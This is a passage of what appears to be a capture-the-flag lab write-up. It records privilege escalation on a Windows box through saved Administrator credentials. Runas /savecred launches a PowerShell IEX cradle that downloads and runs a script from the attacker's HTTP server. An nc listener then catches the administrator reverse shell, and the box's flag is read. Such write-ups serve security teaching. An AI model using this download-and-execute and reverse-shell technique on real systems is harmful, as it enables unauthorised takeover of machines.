                       Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
                       Mandatory group, Enabled by default, Enabled group

C:\Users\Public\Desktop>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\Users\Public\Desktop>runas /user:ACCESS\Administrator /savecred "powershe
ll -c IEX (New-Object Net.Webclient).downloadstring('http://10.10.14.2/admin
.ps1')"

C:\Users\Public\Desktop>runas /user:ACCESS\Administrator /savecred "powershe
ll -c IEX (New-Object Net.Webclient).downloadstring('http://10.10.14.8/admin
.ps1')"

C:\Users\Public\Desktop>
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.98 - - [28/Jun/2024 14:08:53] "GET /admin.ps1 HTTP/1.1" 200 -
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.98] 49160
whoami
access\administrator
PS C:\Windows\system32> cat /Users/Administrator/Desktop/root.txt
7e2876e6ded88f96486878a8ae7b3fdf
PS C:\Windows\system32>
```